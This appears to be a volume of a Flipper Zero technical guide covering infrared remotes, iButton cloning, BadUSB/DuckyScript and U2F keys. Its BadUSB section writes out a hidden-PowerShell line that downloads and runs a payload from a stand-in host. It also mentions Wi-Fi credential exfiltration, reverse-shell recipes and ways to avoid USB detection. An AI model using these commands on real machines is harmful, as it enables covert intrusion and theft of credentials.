Flipper Zero · Volume 6
Flipper Zero Volume 6 — IR, iButton/1-Wire, BadUSB, U2F
The remaining protocol-terminal subsystems
6.1 About this Volume
Four small-but-important subsystems in one volume because they share the same flavor — each is a self-contained “captures, decodes, replays, emulates” toolchain that’s either niche enough or simple enough not to warrant its own volume. Vol 7 covers the GPIO header and FAP development that lets you extend any of these.
6.2 Infrared
6.2.1 Hardware recap (from Vol 2)
- Receiver — Vishay TSOP75338, 38 kHz center, BPF 35–41 kHz, AGC4, open-drain output.
- Transmitter — 3-LED bank @ 940 nm, NMOS-switched from the +5 V GPIO rail through a current-limit resistor, gate driven by a TIM PWM output. Carrier frequency synthesized — anywhere ~30 kHz to ~60 kHz.
- Range — typical “across a normal living room” (5–10 m at low ambient light). For 30–100 ft you need an external IR blaster (Vol 9 §14).
6.2.2 The protocol catalog
Stock firmware decodes:
Table 1 — Stock firmware decodes
| Family | Carrier | Notes |
|---|---|---|
| NEC | 38 kHz | The most common — TVs, cable boxes, AC units |
| NECext | 38 kHz | Extended NEC with custom address space |
| Sony SIRC (12, 15, 20-bit) | 40 kHz | Mostly Sony devices |
| Samsung32 | 38 kHz | Most Samsung TVs |
| RC5 (12, 14-bit) | 36 kHz | Philips and clones |
| RC6 | 36 kHz | Microsoft Media Center, some STBs |
| Kaseikyo | 37–40 kHz | Japanese consumer electronics — Panasonic, Denon, JVC, Sharp |
| Pioneer | 40 kHz | Pioneer A/V |
| RAW | configurable | Catch-all for unknown protocols |
6.2.3 Universal Remotes (the TV-B-Gone path)
The IR app’s “Universal Remotes” submenu walks a pre-loaded library of common power-off / volume / source-input commands across hundreds of TV brands, projector brands, AC units, audio receivers, and digital billboards. Press the “TVs” entry; the Flipper transmits power-off codes in series, brand by brand. Most TVs in a typical room go off in 30–90 seconds.
The library lives at /ext/infrared/assets/ (tv.ir, audio.ir,
ac.ir, projector.ir, digital_signs.ir). You can edit these .ir
files to add your own.

6.2.4 Learn New Remote
Workflow:
Infrared → Learn New Remote → start with empty file
  → For each button:
      Add Button → press the OEM remote at the Flipper's IR receiver
                → Flipper attempts to parse with known protocols
                → if no parse, falls back to RAW (timing array)
      Name the button (Power, VolumeUp, ChannelDown, etc.)
  → Save → /ext/infrared/<name>.ir
A learned .ir with parsed protocol entries is replay-portable: it works
across firmware versions, across Flipper units. RAW entries are
device-specific and tend to lose accuracy with carrier-frequency drift —
prefer the parsed format when you can.
6.2.5 The .ir file format
Plain text, ini-style:
Filetype: IR signals file
Version: 1
#
name: Power
type: parsed
protocol: NEC
address: 04 00 00 00
command: 08 00 00 00
#
name: VolumeUp
type: parsed
protocol: NEC
address: 04 00 00 00
command: 02 00 00 00
#
name: WeirdButton
type: raw
frequency: 38000
duty_cycle: 0.330000
data: 9012 4458 580 1656 580 552 580 552 ...
The format is human-editable; you can mass-edit .ir files in a text
editor, swap addresses, add/remove buttons, and xRemote (the FAP that
provides a richer remote UI) reads them transparently.
6.2.6 Mobile App and IR Remotes Library
The Flipper Mobile App (Android first-class, iOS limited) has a
Remotes Library that browses crowdsourced .ir files. Pick a TV
model, push to the Flipper. This is the headline feature for non-technical
users — and it is genuinely useful for finding a remote for an obscure
2008 Sony projector.
6.2.7 GPIO blaster routing
External IR blaster modules (Rabbit-Labs IR Blaster, iotmug Dazzler) tap into a routed copy of the carrier signal on a GPIO pin. Stock OFW does not route this signal; you need Unleashed, Xtreme, or RogueMaster.
The setting:
IR app → Settings → External IR
  → Send: "A7" (or whichever pin the blaster expects)
  → Ext 5V: ON (powers the blaster from the GPIO 5 V rail; needs USB
                or boost-converter on battery)
Confirmation: the LED on the external blaster should blink during a TX.
6.2.8 XRemote FAP
XRemote is a richer IR remote app that displays buttons in a
button-grid layout (vs the stock IR app’s vertical menu). Reads the same
.ir files. Better for daily use; install from the Apps catalog.
6.3 iButton / 1-Wire
6.3.1 The interface
A single contact pad on the side of the device (where the LF antenna is — same physical area). Internally connected to STM32 GPIO PB14, which is also exposed as pin 17 of the GPIO header (the “1W” net). Touching an iButton key to the pad and clipping a wire to pin 17 are electrically equivalent.
6.3.2 Supported types
Table 2 — 3.2 Supported types
| Family | Read | Emulate | Notes |
|---|---|---|---|
| DS1990A (Maxim/Dallas) | ✓ | ✓ | The classic 64-bit ROM iButton |
| Cyfral | ✓ | ✓ | Russian access-control variant |
| Metakom | ✓ | ✓ | Russian variant |
| DS1961S (SHA-1) | partial | — | Crypto challenge — no public attack |
| DS28E25 family | partial | — | SHA + EEPROM |
6.3.3 Workflow
iButton → Read → press the iButton key against the side pad
       → wait ~1 sec for the read
       → save → /ext/ibutton/<name>.ibtn

Emulate:
  → Saved → pick → Emulate → wave the Flipper at the reader
                            (touch the side pad to it)
The emulation is a 1-Wire protocol fidelity match — most readers can’t tell the difference between the Flipper and a real DS1990A.
6.4 BadUSB and DuckyScript
6.4.1 What it is
The Flipper enumerates as a USB HID keyboard + mouse when running the BadUSB app, and types out a script of keystrokes. DuckyScript is the syntax (originally from Hak5’s Rubber Ducky); the Flipper’s implementation supports the Ducky Script 1.0 syntax + several DS3.0 extensions.
6.4.2 The scripting language
REM My BadUSB script
DELAY 1000
GUI r              # Windows Run dialog
DELAY 500
STRING cmd
ENTER
DELAY 500
STRING powershell -nop -w hidden -c "iex (irm http://example.invalid/payload)"
ENTER
Operators:
Table 3 — Operators
| Keyword | Action |
|---|---|
REM | Comment |
DELAY <ms> | Pause |
STRING <text> | Type literally |
STRINGLN <text> | STRING followed by ENTER |
ENTER, TAB, BACKSPACE, DELETE, SPACE, etc. | Press the named key |
GUI, SHIFT, CTRL, ALT | Modifier key (combine: GUI r) |
F1–F12 | Function keys |
UP, DOWN, LEFT, RIGHT | Arrow keys |
PAUSE | Pause execution; resume on user keypress |
HOLD <key> / RELEASE <key> | Sticky modifier |
Saved as .txt files in /ext/badusb/. The app picks one and types it
when triggered.
6.4.3 Per-OS keyboard layout
The HID device declares a layout (US by default). For non-US keyboards, you’ll get garbled output unless you change the layout:
BadUSB → Settings → Layout → US / DE / FR / ES / IT / RU / etc.The Flipper ships layout files at /ext/badusb/assets/layouts/; you
can drop your own.
6.4.4 BLE BadUSB (BadKB)
Some firmwares (Momentum, Xtreme legacy) implement BadKB — same script, but the Flipper presents as a BLE HID keyboard instead of USB. Useful when you can’t physically plug in. Pair the Flipper to the target machine as a Bluetooth keyboard, then trigger the script.
6.4.5 The Flipper-enumeration disclosure problem
The Flipper enumerates with USB VID/PID that identify it as Flipper Zero in default operation — endpoint inspection on the target reveals “Flipper Zero” in the device descriptor. Custom firmwares can spoof generic HID descriptors, but stock OFW doesn’t. This means in any scenario where the target’s IT inspects USB device IDs, the Flipper is identifiable. For stealth scenarios, a Hak5 Rubber Ducky (which identifies as a generic USB HID) is the better tool.
6.4.6 Common DuckyScript recipes
Available in 04-templates/badusb_*.txt and from the FAP catalog. The
ones worth remembering:
- Hello World — opens Notepad, types message. Test that BadUSB works.
- WiFi-Profile-Exfil — Windows: extracts saved Wi-Fi profiles via
netsh, exfils via HTTP. Highly intrusive — for owned-machine testing only. - Take Screenshot — Windows:
Win+PrtScsaves toPictures/Screenshots; use to verify execution. - Reverse Shell —
powershell -nop -w hidden -c "..."patterns. Owned machines only.
6.5 U2F (FIDO Universal 2nd Factor)
6.5.1 What it does
Flipper can act as a U2F security key for two-factor authentication. This is the standard challenge-response flow that Google Authenticator, Yubikey, and other U2F devices implement.
6.5.2 Enrollment
U2F app → first-time setup → device generates a master key, stored
                              encrypted in /int/.u2f_state

Then on a website that accepts U2F:
  Settings → Security → Add Security Key → Flipper plugged in via USB
  → website prompts to "press the button on your security key"
  → Flipper U2F app shows a confirm screen → press OK
  → enrolled
6.5.3 Caveats
- Backup is your responsibility. The master key is on the Flipper internal flash; if the device is destroyed or wiped, your enrolled accounts are unrecoverable from this Flipper. Configure a second U2F device (real Yubikey) as a backup — every U2F-supporting site allows multiple keys.
- The Flipper U2F is not FIDO2 / WebAuthn-resident-credential capable. It does basic U2F only. For full passkey / FIDO2 use, get a Yubikey 5 or equivalent.
- The U2F store wipes on PIN reset / Repair flash. Treat it as ephemeral.
6.6 iButton / NFC / RFID — distinctions to keep straight
Table 4 — 6. iButton / NFC / RFID — distinctions to keep straight
| Subsystem | Carrier | Antenna | Role |
|---|---|---|---|
| iButton 1-Wire | DC contact (pull-down protocol) | Side contact pad | Crypto-iButtons + DS1990A clones |
| LF RFID | 125 kHz | Internal LF antenna (side) | EM4100, HID Prox, etc. |
| HF NFC | 13.56 MHz | Printed loop on back of PCB | MIFARE Classic, NTAG, DESFire |
These are independent subsystems with separate hardware. The “RFID app” on the Flipper is exclusively LF; the “NFC app” is exclusively HF; the “iButton app” is exclusively 1-Wire.
6.7 Common Workflows
6.7.1 Universal-remote build for an unfamiliar TV
1. Find a remote that works (or use the manufacturer's app).
2. Infrared → Learn New Remote → press OEM remote into Flipper.
   Capture POWER, VOL+/-, CH+/-, INPUT, MUTE, MENU, ARROWS, OK, BACK.
3. Save as /ext/infrared/MyTV.ir.
4. Open with XRemote FAP for grid layout.
5. Push to phone via Mobile App if desired (so you can use phone +
   Flipper interchangeably).
6.7.2 Test that BadUSB works before doing anything risky
1. /ext/badusb/test.txt:
     DELAY 2000
     GUI r
     DELAY 500
     STRING notepad
     ENTER
     DELAY 1000
     STRINGLN BadUSB self-test from Flipper
2. Plug Flipper into a Windows machine you own.
3. BadUSB → pick test.txt → Run.
4. Verify Notepad opens and string is typed.
If layout is wrong, characters will be garbled; correct in Settings → Layout.
6.7.3 Clone an iButton
iButton → Read → touch the iButton key to the side pad
       → wait for parse
       → save → /ext/ibutton/MyKey.ibtn

To use:
  Saved → pick → Emulate → touch Flipper side pad to reader pad
For permanent clones, write to a blank DS1990A iButton (separate workflow not covered here; iButton writers exist in the FAP catalog).
6.8 What’s next
Vol 7 — GPIO, FAP development (ufbt + the Furi runtime), JS runtime on Momentum. The “now write your own application” volume.
Comments (0)